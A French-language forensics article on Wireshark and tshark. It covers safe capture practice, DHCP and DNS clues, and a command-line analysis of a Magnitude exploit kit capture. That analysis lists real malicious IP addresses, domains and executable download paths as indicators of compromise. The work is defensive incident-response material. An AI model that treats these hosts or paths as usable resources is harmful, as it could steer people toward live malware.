Pour paraphraser Serge Le Lapin (expert en sécurité à la RATP depuis 1977), on donne donc le conseil suivant : « Ne lance pas une capture en tant que 'root', tu risques de te faire poncer très fort ! ».

Les lecteurs fidèles de *MISC* ont eu l'occasion de lire les rapports de fuzzing et les dizaines de vulnérabilités remontées à l'occasion. Comme David Vincent, ils savent...

Ce problème a été résolu par l'introduction de **dumpcap** : seul cet utilitaire tourne avec des droits privilégiés et il est dépourvu de toutes autres fonctions que celles nécessaires à la capture du trafic, ce qui réduit considérablement la surface d'exposition à d'éventuels paquets malveillants (les paquets malicieux sont quant à eux facilement repérables par leur utilisation de l'Evil Bit).

3.2 Café filtre ou espresso ?

Il peut être tentant de limiter le volume de données à traiter en filtrant celles-ci lors de la capture. Wireshark supporte les filtres dits « BPF ». Si vous êtes familiers avec ceux-ci, vous ne serez donc pas dépayés.

Fichier

```
Ces filtres vont des plus simples comme :
tcp port 23 and host 10.0.0.5
```

Aux plus complexes comme :

Fichier

```
udp[1] & 1 != 1 && udp[3] & 1 != 1 && udp[8] & 0x80 == 0x80 && length < 250
```

L'utilisation de filtres durant la capture présente un gros inconvénient : passer à côté de paquets dont on n'aurait pas soupçonné l'existence.

Une bonne pratique consiste donc à tout capturer en mode « Dump All The Things! ». Pour prendre en compte une possible explosion du volume, il convient de lancer **dumpcap** en mode **ring buffer** : le trafic réseau sera stocké dans plusieurs fichiers de taille fixe, qu'il sera tout à fait possible de fusionner en un seul avec **mergecap**.

3.3 In PCAP We Trust (or not)

Faut-il faire confiance aveuglément aux données contenues dans des fichiers PCAP ? Vous aurez compris que poser la question, c'est un peu y répondre... par la négative.

En matière d'inforsénique, la règle n°1 est celle dite « Loi de House ». Cette règle dit : « Tout le monde ment ».

En dehors des manipulations « classiques » opérées par l'utilisateur (changement de User-Agent, usurpation d'adresse IP ou d'adresse électronique voire changement d'adresse MAC), certaines données non volontairement maquillées ont une date de péremption : c'est le cas, ainsi, des noms de domaine associés aux adresses IP. Dans certaines attaques, les attaquants ont utilisé des domaines durant un très court laps de temps (quelques heures ou quelques minutes dans des cas extrêmes). Faire confiance à une résolution DNS réalisée après coup peut tromper l'analyse (en plus des risques d'OPSEC abordés plus bas). Qui garantit que l'adresse IP X.X.X.X, résolue en **safe.com**, n'était pas associée à **verybad.ru** trois jours auparavant, lorsque la capture réseau a été faite ?

Par principe, toute association « adresse IP/nom de domaine » devra être faite à partir de l'analyse des requêtes DNS contenues dans la trace.

3.4 Ne pas se mouiller et garder les pieds OPSEC

Avant de se lancer dans la dissection de paquets suspects, on se prémunira des fuites, à commencer par celles que constitue la résolution DNS. Celle-ci est activée par défaut dans Wireshark. Cela part d'un bon sentiment, un nom de domaine qualifié étant plus lisible et parlant qu'une adresse IP.

Cependant, la résolution des noms associés aux adresses IP contenues dans les traces réseau exfiltre l'adresse IP de la machine (ou celles des résolveurs DNS) sur laquelle est faite l'investigation. Si cette adresse est publiquement liée à une organisation, cela peut être embêtant, surtout si des domaines contrôlés par des attaquants sont

impliqués : une analyse des logs des serveurs de nom de domaine malveillants leur mettra la puce à l'oreille. Indirectement, la géolocalisation de cette même adresse IP peut être non souhaitable.

Si les traces sont analysées par plusieurs équipes (« sharing is caring »), ce risque est multiplié d'autant.

4. PLUSIEURS CORDES À SON ARP

Adoptons maintenant la « Sherlock Holmes attitude » (s'en tenir aux faits et rien qu'aux faits) et regardons ce qu'on peut déduire des quelques paquets émis et reçus par une machine lorsqu'elle se connecte à un réseau.

La lecture du volume 1 de *TCP/IP Illustrated* du regretté Richard Stevens (ou celle des RFCs 826 et 2131) nous enseigne que lorsqu'un ordinateur rejoint un réseau IP, un dialogue DHCP s'engage, à l'issue duquel une adresse IP est attribuée à la machine requérante.

Cet échange peut sembler anodin. Pourtant, l'œil vif et aiguisé du forensicator y trouvera du grain à moudre, ce qui démontrera, une fois encore, que la taille ne compte pas.




Fig. 14 :
Requête
DHCP.

Dans ce simple paquet se trouvent les informations suivantes :

- ⇒ Fabricant de la carte Ethernet : D-Link, même s'il faut garder en mémoire le fait que cette donnée, déduite de l'adresse MAC, peut être modifiée par l'utilisateur ;

- ⇒ L'adresse IP (*Requested IP Address*) demandée par le client : il s'agit très probablement de l'adresse qui aura été attribuée à cette machine lors d'une précédente connexion à ce réseau et conservée dans son cache. On peut déduire que ce n'est pas la première fois que l'ordinateur est connecté à ce réseau et que le bail DHCP n'a pas encore expiré ;
- ⇒ Le nom de la machine : academy04 ;
- ⇒ Des indices laissant à penser qu'il s'agit d'un ordinateur tournant sous MS Windows.

L'inspection du paquet suivant (Fig.4) apportera lui aussi de précieuses informations :

```

67 2004-09-30 15:47:02.006368 10.20.20.4 7 255.255.255.255 68 DHCP 342 DHCP Offer - Trans
Your (client) IP address: 10.20.20.20 (10.20.20.20)
Next server IP address: 10.20.20.4 (10.20.20.4)
Relay agent IP address: 0.0.0.0 (0.0.0.0)
Client MAC address: D-Link 12:47:cb (00:50:ba:12:47:cb)
Client hardware address padding: 00000000000000000000
Server host name not given
Boot file name not given
Magic cookie: DHCP
▼Option: (53) DHCP Message Type (Offer)
  Length: 1
  DHCP: Offer (2)
▼Option: (54) DHCP Server Identifier
  Length: 4
  DHCP Server Identifier: 10.20.20.4 (10.20.20.4)
▼Option: (51) IP Address Lease Time
  Length: 4
  IP Address Lease Time: (300s) 5 minutes
▼Option: (1) Subnet Mask
  Length: 4
  Subnet Mask: 255.255.255.0 (255.255.255.0)
▼Option: (15) Domain Name
  Length: 12
  Domain Name: far-far-away
▼Option: (6) Domain Name Server
  Length: 4
  Domain Name Server: 10.20.20.1 (10.20.20.1)
▼Option: (255) End
  Option End: 255
  Padding
0000  ff ff ff ff ff ff 00 05  5d a3 59 00 08 00 45 00  ..... ].Y...E.
0010  01 48 03 75 40 00 40 11  18 19 0a 14 14 04 ff ff  ..H.u@.@. ....
0020  ff ff 00 43 00 44 01 34  8a 44 02 01 06 00 fe 08  ...C.D.4 .D.....
0030  9c 15 00 00 00 00 00 00  00 00 0a 14 14 14 0a 14  .....
  
```

Fig. 15 :
Réponse DHCP.

Ainsi, nous voyons que cette machine doit utiliser le serveur 10.20.20.1 comme resolver DNS. Si, dans la suite du dump, nous identifions des requêtes et réponses DNS vers un autre serveur que celui-ci, nous pourrions nous poser des questions :

- ⇒ l'utilisateur a modifié volontairement sa configuration locale pour, par exemple, utiliser les serveurs DNS de Google. Cette modification peut être légitime et ne présenter aucun caractère malveillant ;
- ⇒ si l'on s'aperçoit que la machine interroge des serveurs DNS complètement inconnus, situés sur des réseaux lointains, ou si l'on remarque que les serveurs utilisés pour la résolution changent régulièrement entre deux requêtes, il y aura par contre matière à s'interroger sur ces anomalies.

5. EXTRACTION DE FICHIERS

Lorsqu'on intervient sur une suspicion d'infection suite à une navigation Internet (attaques en *drive-by download* ou de l'oasis) et qu'on a la chance de disposer d'un PCAP relatif à ladite attaque, un des premiers objectifs de l'investigation consiste à retrouver et extraire du « dump » le ou les fichiers malveillants pour les analyser.

Quand le protocole utilisé pour le transfert n'est pas chiffré, il suffit de suivre la recette suivante à la portée de toutes et de tous :

- ⇒ ouvrir le fichier PCAP ;
- ⇒ dans la barre **Filter**, entrer le filtre « media » ;
- ⇒ dans le panneau **Packet List**, sélectionner le premier paquet ;
- ⇒ puis, dans le panneau **Packet Details**, aller à la ligne **Media Type** ;
- ⇒ clic droit puis **Export Selected Packet Bytes** ;
- ⇒ sauvegarder le fichier en reprenant son nom s'il est mentionné dans le paquet.

Et voilà !




Fig. 16 : Extraction de fichier.

6. TSHARK : WIRESHARK EN LIGNE DE COMMANDES AVEC UN PEU DE PYTHON DEDANS

Tshark a les mêmes fonctionnalités que wireshark en ligne de commandes. Cela est utile notamment lorsque la bande passante du trafic est élevée (de l'ordre du gigabit/sec), car pour des raisons de performance, wireshark devient inutilisable pour faire de l'analyse live.

De même si l'analyse se fait via un serveur par SSH (eh oui, on n'installe pas un serveur X sur un serveur :)).

De la même manière que pour Wireshark, il reste conseiller de faire la capture dans un premier temps avec **tcpdump** ou **dumpcap** puis l'analyse avec Wireshark.

Autre intérêt de **tshark** est l'existence de wrapper python pour automatiser certaines choses et de pouvoir l'intégrer à une application tierce.

Cette partie va donc expliquer comment installer **tshark**, ses fonctionnalités sur quelques exemples et comment coder quelques lignes en python pour jouer avec.

6.1 Installation

Comme pour Wireshark, il est possible d'installer **tshark** sur de multiples systèmes d'exploitation 32 bits et 64 bits :

- ⇒ Windows ;
- ⇒ Linux ;
- ⇒ Mac OS ;
- ⇒ les BSD.

L'ensemble des OS supportés se retrouve sur cette page : <https://www.wireshark.org/download.html>.

Sur Windows, **tshark** est installé dès que Wireshark est installé et se trouve dans son répertoire d'installation.

Sous les Debian like, il est possible d'installer **tshark** sans la partie GUI.

aptitude est votre ami :

```

Fichier
sudo aptitude install tshark

```

Pour vérifier que l'installation s'est bien passé :

```

Fichier
tshark -v

```

Si vous êtes sur la dernière version d'Ubuntu, vous aurez ceci :

```

Fichier
TShark 1.12.1 (Git Rev Unknown from unknown)

Copyright 1998-2014 Gerald Combs <gerald@wireshark.org> and contributors.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

Compiled (64-bit) with GLib 2.42.0, with libpcap, with libz 1.2.8, with POSIX
capabilities (Linux), with libnl 3, with SMI 0.4.8, with c-ares 1.10.0, with Lua
5.2, without Python, with GnuTLS 3.2.16, with Gcrypt 1.5.4, with MIT Kerberos,
with GeoIP.

Running on Linux 3.16.0-33-generic, with locale fr_FR.UTF-8, with libpcap
version 1.6.2, with libz 1.2.8.
    Intel(R) Core(TM) i7-3740QM CPU @ 2.70GHz

Built using gcc 4.9.1.

```

Vous êtes prêt pour capturer Internet ! :)

6.2 Utilisation

Les bonnes pratiques de capture live sont à respecter comme pour Wireshark. En effet, si une vulnérabilité se trouve dans les dissecteurs ou les parseurs et que votre **tshark** est lancé en root, c'est le drame.

Pour faire de la capture avec **tshark** rien de plus simple :

Fichier

```
tshark -i <mon interface>
```

Si vous souhaitez ne capturer qu'un nombre de paquets défini.

Fichier

```
tshark -i <mon interface> -c <mon nombre de packet>
```

Si je ne veux que 10 paquets sur mon interface Wifi, je commence par lister mes interfaces disponibles :

Fichier

```
tshark -D
1. wlan0
2. any
3. lo (Loopback)
4. eth0
5. bluetooth0
6. bluetooth-monitor
7. nflog
8. nfqueue
9. usbmon1
10. usbmon2
11. usbmon3
12. usbmon4
```

Vous pouvez spécifier soit le nom de l'interface, soit son numéro :

Fichier

```
tshark -i wlan0 -c 10
```

ou

Fichier

```
tshark -i 1 -c 10
```

Le résultat en sortie standard est le suivant :

Fichier

```
1  0.000000 172.245.130.207 -> 192.168.1.42 SSL 4410 Continuation Data
2  0.000146 192.168.1.42 -> 172.245.130.207 TCP 66 50805->443 [ACK]
Seq=161 Ack=4345 Win=52886 Len=0 TSval=201087 TSecr=3834351479
3  0.003140 172.245.130.207 -> 192.168.1.42 SSL 2962 Continuation Data
4  0.003170 172.245.130.207 -> 192.168.1.42 SSL 2962 Continuation Data
5  0.003235 192.168.1.42 -> 172.245.130.207 TCP 66 50805->443 [ACK]
Seq=161 Ack=10137 Win=52886 Len=0 TSval=201088 TSecr=3834351479
6  0.006014 172.245.130.207 -> 192.168.1.42 SSL 2962 Continuation Data
7  0.006047 172.245.130.207 -> 192.168.1.42 SSL 4410 Continuation Data
```

Fichier

```

8  0.006103 192.168.1.42 -> 172.245.130.207 TCP 66 50805->443 [ACK]
Seq=161 Ack=17377 Win=52886 Len=0 TSval=201089 TSecr=3834351482
9  0.006853 192.168.1.42 -> 172.245.130.207 SSL 146 Continuation Data
10 0.008833 172.245.130.207 -> 192.168.1.42 SSL 1514 Continuation Data

```

Si vous voulez enregistrer votre capture :

Fichier

```

tshark -i 1 -c 10 -w my_capture.pcap -F pcap && ls
Capturing on 'wlan0'
10
my_capture.pcap
file my_capture.pcap: my_capture.pcap: tcpdump capture file (little-
endian) - version 2.4 (Ethernet, capture length 262144)

```

De la même manière que wireshark, il est possible de mettre des filtres pour n'avoir que ce qui nous intéresse. Si vous ne voulez que le trafic DNS :

Fichier

```

tshark -i 1 -f "udp port 53"

1  0.000000 192.168.1.42 -> 192.168.1.254 DNS 75 Standard query 0x3f1a
A apis.google.com
2  0.000150 192.168.1.42 -> 192.168.1.254 DNS 75 Standard query
0x4175 A ssl.gstatic.com
3  0.020388 192.168.1.254 -> 192.168.1.42 DNS 192 Standard query
response 0x3f1a CNAME plus.l.google.com A 64.233.166.139 A 64.233.166.102
A 64.233.166.113 A 64.233.166.100 A 64.233.166.101 A 64.233.166.138
4  0.030059 192.168.1.254 -> 192.168.1.42 DNS 107 Standard query
response 0x4175 A 64.233.166.120 A 64.233.166.94

```

Si vous ajoutez l'option **-V**, vous avez toutes les informations sur chaque paquet.

Voici l'affichage pour un paquet :

Fichier

```

Frame 1: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on
interface 0
  Interface id: 0 (wlan0)
  Encapsulation type: Ethernet (1)
  Arrival Time: Apr  5, 2015 16:28:27.812030000 CEST
  [Time shift for this packet: 0.000000000 seconds]
  Epoch Time: 1428244107.812030000 seconds
  [Time delta from previous captured frame: 0.000000000 seconds]
  [Time delta from previous displayed frame: 0.000000000 seconds]
  [Time since reference or first frame: 0.000000000 seconds]
  Frame Number: 1
  Frame Length: 72 bytes (576 bits)
  Capture Length: 72 bytes (576 bits)
  [Frame is marked: False]
  [Frame is ignored: False]
  [Protocols in frame: eth:ethertype:ip:udp:dns]
  Ethernet II, Src: IntelCor_0a:5e:3c (3c:a9:f4:0a:5e:3c), Dst:
  Sagemcom_2b:a7:ec (c0:ac:54:2b:a7:ec)
    Destination: Sagemcom_2b:a7:ec (c0:ac:54:2b:a7:ec)

```

```

        Address: Sagemcom_2b:a7:ec (c0:ac:54:2b:a7:ec)
        .... ..0. .... .. = LG bit: Globally unique address
(factory default)
        .... ..0. .... .. = IG bit: Individual address
(unicast)
        Source: IntelCor_0a:5e:3c (3c:a9:f4:0a:5e:3c)
        Address: IntelCor_0a:5e:3c (3c:a9:f4:0a:5e:3c)
        .... ..0. .... .. = LG bit: Globally unique address
(factory default)
        .... ..0. .... .. = IG bit: Individual address
(unicast)

        Type: IP (0x0800)
Internet Protocol Version 4, Src: 192.168.1.42 (192.168.1.42), Dst:
192.168.1.254 (192.168.1.254)
        Version: 4
        Header Length: 20 bytes
        Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00:
Not-ECT (Not ECN-Capable Transport))
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..00 = Explicit Congestion Notification: Not-ECT (Not ECN-
Capable Transport) (0x00)
        Total Length: 58
        Identification: 0x47f7 (18423)
        Flags: 0x02 (Don't Fragment)
        0... .... = Reserved bit: Not set
        .1... .... = Don't fragment: Set
        ..0. .... = More fragments: Not set
        Fragment offset: 0
        Time to live: 64
        Protocol: UDP (17)
        Header checksum: 0x6e43 [validation disabled]
        [Good: False]
        [Bad: False]
        Source: 192.168.1.42 (192.168.1.42)
        Destination: 192.168.1.254 (192.168.1.254)
        [Source GeoIP: Unknown]
        [Destination GeoIP: Unknown]
User Datagram Protocol, Src Port: 33860 (33860), Dst Port: 53 (53)
        Source Port: 33860 (33860)
        Destination Port: 53 (53)
        Length: 38
        Checksum: 0xe688 [validation disabled]
        [Good Checksum: False]
        [Bad Checksum: False]
        [Stream index: 0]
Domain Name System (query)
        Transaction ID: 0xfe04
        Flags: 0x0100 Standard query
        0... .... = Response: Message is a query
        .000 0... .... = Opcode: Standard query (0)
        .... ..0. .... = Truncated: Message is not truncated
        .... ..1. .... = Recursion desired: Do query recursively
        .... ....0.. .... = Z: reserved (0)
        .... .... ..0 .... = Non-authenticated data: Unacceptable

```

```

Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
Queries
  id.google.se: type A, class IN
    Name: id.google.se
    [Name Length: 12]
    [Label Count: 3]
    Type: A (Host Address) (1)
    Class: IN (0x0001)

```

Pour les vieux barbus, l'option **-R** est *deprecated*, il faut passer par l'option **-2R**.

L'ensemble des filtres est décrit ici: <https://wiki.wireshark.org/CaptureFilters>.

Il est possible aussi comme avec Wireshark de lire des fichiers pcap. Les pcaps utilisés sont issus de malware trafic : <http://www.malware-traffic-analysis.net/>.

Il est facile d'avoir des statistiques assez rapidement. Prenons le pcap suivant : **2014-04-30-Magnitude-EK-traffic.pcap**. C'est la capture d'un exploit kit Magnitude. La première commande à taper est donc :

Fichier

```
tshark -r 2014-04-30-Magnitude-EK-traffic.pcap -q -z conv,ip > output.txt
```

Cela permet d'avoir un premier aperçu, mais on se rend vite compte qu'il manque des fonctions de tri. On va donc utiliser les champs et les filtres :

Fichier

```
tshark -2R "http.response or http.request" -r 2014-04-30-Magnitude-EK-traffic.pcap -T fields -E separator="|" -e ip.src -e ip.dst | sort | uniq -c
```

Et ça nous donne :

Fichier

```

1 103.31.186.13|172.16.223.132
2 144.76.161.34|172.16.223.132
1 172.16.223.132|103.31.186.13
1 172.16.223.132|144.76.161.34
1 172.16.223.132|161.53.164.12
1 172.16.223.132|184.56.61.108
16 172.16.223.132|193.169.245.10
1 172.16.223.132|54.235.219.186
8 172.16.223.132|66.96.147.101
1 172.16.223.132|67.8.236.182
1 172.16.223.132|71.202.207.175
10 172.16.223.132|72.52.6.159
5 172.16.223.132|80.255.144.237
1 172.16.223.132|94.23.32.170
1 184.56.61.108|172.16.223.132
16 193.169.245.10|172.16.223.132
1 54.235.219.186|172.16.223.132
8 66.96.147.101|172.16.223.132
1 71.202.207.175|172.16.223.132

```

```
14 72.52.6.159|172.16.223.132
4 80.255.144.237|172.16.223.132
2 94.23.32.170|172.16.223.132
```

La machine infectée est clairement la 172.16.223.132.

Et on isole les autres IP avec qui elle a beaucoup communiqué :

193.169.245.10, 72.52.6.159, 66.96.147.101.

Nous allons maintenant regarder les user-agent pour ces IP-là.

Fichier

```
tshark -2R "(http.response or http.request) and http.user_agent" -r
2014-04-30-Magnitude-EK-traffic.pcap -T fields -E separator="|" -e ip.src
-e ip.dst -e http.user_agent | sort | uniq -c
```

Et on remarque : **14 172.16.223.132|193.169.245.10|Mozilla/4.0**
(Windows 7 6.1) Java/1.6.0_25.

La machine victime a une version de java antédiluvienne.

Il y a de grandes chances que la machine se soit fait exploiter par une applet java se trouvant sur une machine dont l'IP est **193.169.245.10**. Après un whois rapide sur l'IP, le serveur est en Ukraine.

Lorsque l'on ajoute **-e http.content_type -e http.request.uri | grep Java**, on obtient le résultat suivant :

Fichier

```
172.16.223.132|193.169.245.10|Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_25|/3
8552472ac8aa92ceef887d4bc2897b2/f41cf25b996b6846adab95cd1056b790|
172.16.223.132|193.169.245.10|Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_25|/3
8552472ac8aa92ceef887d4bc2897b2/1a3917c6d137bb309dcf9892d62d7c1e|applicati
on/x-java-archive
172.16.223.132|193.169.245.10|Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_25|/3
8552472ac8aa92ceef887d4bc2897b2/f41cf25b996b6846adab95cd1056b790|
172.16.223.132|193.169.245.10|Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_25|/3
8552472ac8aa92ceef887d4bc2897b2/1a3917c6d137bb309dcf9892d62d7c1e|
172.16.223.132|193.169.245.10|Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_25|/3
8552472ac8aa92ceef887d4bc2897b2/f41cf25b996b6846adab95cd1056b790|
172.16.223.132|193.169.245.10|Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_25|/3
8552472ac8aa92ceef887d4bc2897b2/0|
172.16.223.132|193.169.245.10|Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_25|/3
8552472ac8aa92ceef887d4bc2897b2/f41cf25b996b6846adab95cd1056b790|
172.16.223.132|193.169.245.10|Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_25|/3
8552472ac8aa92ceef887d4bc2897b2/f41cf25b996b6846adab95cd1056b790|
172.16.223.132|193.169.245.10|Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_25|/3
8552472ac8aa92ceef887d4bc2897b2/1|
172.16.223.132|193.169.245.10|Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_25|/3
8552472ac8aa92ceef887d4bc2897b2/2|
172.16.223.132|193.169.245.10|Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_25|/3
8552472ac8aa92ceef887d4bc2897b2/3|
172.16.223.132|193.169.245.10|Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_25|/3
8552472ac8aa92ceef887d4bc2897b2/4|
172.16.223.132|193.169.245.10|Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_25|/3
8552472ac8aa92ceef887d4bc2897b2/5|
```

Il y a bien un jar qui est téléchargé.

Différents exécutables doivent être téléchargés ensuite :

Fichier

```
tshark -2R "http.request or http.response" -r 2014-04-30-Magnitude-EK-traffic.pcap -T fields -E separator="|" -e ip.src -e ip.dst -e http.user_agent -e http.request.uri -e http.content_type -e http.host | egrep "(exe|dll)"
```

On obtient :

Fichier

```
172.16.223.132|184.56.61.108||/mod1/5mintyj.exe||184.56.61.108
172.16.223.132|161.53.164.12||/mod2/5mintyj.exe||161.53.164.12
172.16.223.132|103.31.186.13||/mod2/5mintyj.exe||103.31.186.13
172.16.223.132|54.235.219.186|Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)|/paypal/heap_alex_170_id3.exe||claudberry.com
172.16.223.132|80.255.144.237|Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)|/jshop/soft64.dll||revolution-start.com
```

C'est la signature d'un Exploit Kit (ça tombe bien, c'est ce qu'on est en train d'analyser !).

Extraire les fichiers en ligne de commandes, **tshark** ne le fait pas. Mais **foremost**, un outil bien connu des personnes qui font du forensics, le fait très bien.

Fichier

```
foremost -v -i 2014-04-30-Magnitude-EK-traffic.pcap
```

Un répertoire **output** est créé et un rapport de ce qui a été extrait est généré :

Fichier

```
Foremost started at Fri Apr 10 11:21:03 2015
Invocation: foremost -v -i 2014-04-30-Magnitude-EK-traffic.pcap
Output directory: /home/slarinier/workspace/Suricata-Redis/pcaps/output
Configuration file: /etc/foremost.conf
Processing: 2014-04-30-Magnitude-EK-traffic.pcap
|-----
File: 2014-04-30-Magnitude-EK-traffic.pcap
Start: Fri Apr 10 11:21:03 2015
Length: 5 MB (6051248 bytes)
Num Name (bs=512)          Size File Offset Comment
0: 00001145.jpg             1 KB      586247
1: 00010471.bmp            359 KB     5361625 (489 x 251)
2: 00000003.htm             21 KB        1857
3: 00000056.htm            524 KB     29152
4: 00010324.htm             150 B     5286362
5: 00010326.htm             150 B     5286926
6: 00010353.htm             160 B     5300833
7: 00010355.htm             160 B     5302123
8: 00010363.htm             160 B     5305929
9: 00010383.htm             160 B     5316393
10: 00001166.jar            38 KB     597179
```

```

11: 00004397.exe      743 KB      2251669 01/01/1970 00:00:00
12: 00005993.exe      810 KB      3068627 12/08/1991 18:25:40
13: 00009945.exe      163 KB      5092330 09/04/1994 12:29:14
14: 00010366.exe       44 KB      5307565 04/09/2014 18:55:10
15: 00010478.exe       44 KB      5365169 04/09/2014 18:55:10
16: 00001043.png       739 B       534322  (96 x 17)
17: 00001045.png       739 B       535438  (96 x 17)
18: 00001149.png       237 B       588407  (16 x 16)
19: 00001151.png       237 B       589719  (16 x 16)
*|
Finish: Fri Apr 10 11:21:03 2015

```

```

20 FILES EXTRACTED
jpg:= 1
bmp:= 1
htm:= 8
zip:= 1
exe:= 5
png:= 4
-----

```

L'analyse des fichiers sera laissée en exercice au lecteur.

Le but de l'exercice n'est pas de faire une analyse complète de ce qu'il s'est passé, mais de montrer rapidement, en quelques lignes de commandes, si la machine est compromise ou non ainsi que le vecteur d'exploitation.

